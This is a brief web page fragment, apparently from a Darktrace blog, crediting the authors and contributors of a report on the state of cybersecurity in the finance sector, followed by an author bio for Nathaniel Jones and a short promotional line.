The State of Cybersecurity in the Finance sector report was authored by Calum Hall, Hugh Turnbull, Parvatha Ananthakannan, Tiana Kelly, and Vivek Rajan, with contributions from Emma Foulger, Nicole Wong, Ryan Traill, Tara Gould, and the Darktrace Threat Research and Incident Management teams.

[related-resource]  

Continue reading
About the author
Nathaniel Jones
VP, Security & AI Strategy, Field CISO
Your data. Our AI.
Elevate your network security with Darktrace AI